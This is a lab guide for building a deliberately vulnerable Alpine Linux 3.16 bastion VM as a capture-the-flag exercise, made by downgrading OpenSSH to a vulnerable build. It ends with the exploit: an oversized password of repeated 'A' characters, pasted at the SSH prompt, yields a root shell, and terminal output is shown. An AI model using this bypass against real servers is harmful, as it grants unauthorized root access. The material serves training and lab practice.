BYO-CTF: *SSHOLE

Download the affected version of Alpine Linux (v3.16)

Index of /alpine/v3.16/releases/

https://dl-cdn.alpinelinux.org/alpine/v3.16/releases/

dl-cdn.alpinelinux.org

https://dl-cdn.alpinelinux.org/alpine/v3.16/releases/x86_64/alpine-standard-3.16.0-x86_64.iso

Create a Backstory

1. Company/Org Name and area of business
   a. FartCo
   b. They make fake farting devices for pranks, also fart spray and fake rubber poop
2. Role of target device
   a. Bastion Host
3. Users and Groups
   a. Garth Bubbleguts (gbubbleguts)
   b. Andy McSkidmark (amcskidmark)
   c. Sally Sharted (ssharted)
4. Files
   a. Could be used as a pseudo-proxy by admins for moving files into the FartCo network, some of which may have sensitive info
5. PrivEsc vector
   a. SUID/GUID

    b. Sudo abuse

Create the VM

1. Login as `root`
2. `~# setup-alpine`
3. `us`
4. `us` again
5. hostname - `bastion.fartco.com`
6. Initialize network interface - `eth0`
7. IP address - `dhcp` for ease, static ip for realism
8. Set any manual config if not using dhcp, otherwise - `n`
9. Set root password (we'll fix this later)
10. Set your timezone - `EST`
11. Set proxy - `none`
12. Set NTP Client - `none`
13. Enter Repo Mirror - `1`
14. Setup a user - `no` (we'll do this later with `adduser`)
15. Choose SSH Server - `openssh`
16. Allow Root SSH
    a. `yes` if you want to exploit the root user directly
    b. `prohibit-password` if you want to keep the root user safe from exploit
17. Root SSH Key - `none`
18. Chose disk to install to - `sda`
19. Disk use - `sys`
20. Erase and Continue - `y`
21. `~# reboot`

22. After reboot, login as root with no password (just press enter when prompted for pass)

Create the users

1. `adduser -D -s /bin/sh ssharted`
2. `adduser -D -s /bin/sh gbubbleguts`
3. `adduser -D -s /bin/sh amcskidmark`

Make users admins

1. Install `doas`
    a. `~# apk add doas`

b. Add users to `wheel` group
    a. `adduser ssharted wheel`
    b. `adduser gbubbleguts wheel`
    c. `adduser amcskidmark wheel`

c. Edit the `doas.conf` file
    a. `vi /etc/doas.d/doas.conf`
    b. Add line - `permit persist :wheel`
        a. This allows members of the `wheel` group to execute commands as root after authenticating.
        b. `persist` temporarily caches authentication, similar to sudo's behavior.
    c. Save and exit - `:wq!`
    d. Set `doas.conf` to read-only
        a. `chmod 0400 /etc/doas.d/doas.conf`
    e. Test
        a. `su ssharted`
        b. `whoami`

        a. Should return `ssharted`

    c. `doas whoami`

        a. Should return `root`

Disable Root Login

1. Login as one of our admin users
2. Use `doas`, `sed`, and a little regex to change root’s password from a hash to a `*`
    a. `doas sed -i 's/^root:[^:]*:/root:*:/' /etc/shadow`
        i. The regex string `[^:]*` matches **zero or more characters that are not a colon**.


Downgrade OpenSSH to Vulnerable Version

1. Verify patched version is installed
    a. `doas apk info -v | grep openssh`
        i. Should return version `9.0_p1-r6`
2. Download vulnerable version of OpenSSH
    a. `wget` `https://github.com/daniellowrie/BYO-CTF-SSHOLE/archive/refs/heads/main.zip`
        i. Alpine Linux removed these from their download archives
    b. `unzip BYO-CTF-SSHOLE-main.zip`
    c. `cd BYO-CTF-SSHOLE-main`
3. Downgrade OpenSSH r6 to r5
    a. `doas apk add --allow-downgrade --no-network ./*.apk`
4. Verify the Downgrade
    a. `apk info -v | grep openssh`
5. Verify the sshd config
    a. `sshd -T | grep -E 'usepam|passwordauthentication'`
6. Restart the sshd service

   a. `doas rc-service sshd restart`
   b. `doas rc-service sshd status`


Exploit the Target Server

1. From your ‘attacker’ machine
   a. `python3 -c 'print("A"*300)'`



```
dlowrie@COMMAND-CENTER:/mnt/c/Users/Daniel/Documents/OpenSSH-R5$ python3 -c 'print("A"*300)'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

      1. Copy the output
   b. `ssh user@<alpine_IP>`
      a. Paste in the python output
      b. Paste in the python output again
         a. You may have successfully exploited the vulnerability at this point
      c. If `permission denied`, paste in the python output again
         a. You should now be logged in.



```
dlowrie@COMMAND-CENTER:/mnt/c/Users/Daniel/Documents/OpenSSH-R5$ ssh root@192.168.1.94
root@192.168.1.94's password:
Permission denied, please try again.
root@192.168.1.94's password:
Permission denied, please try again.
root@192.168.1.94's password:
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <http://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

bastion:~# id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),2
0(dialout),26(tape),27(video)
bastion:~#
```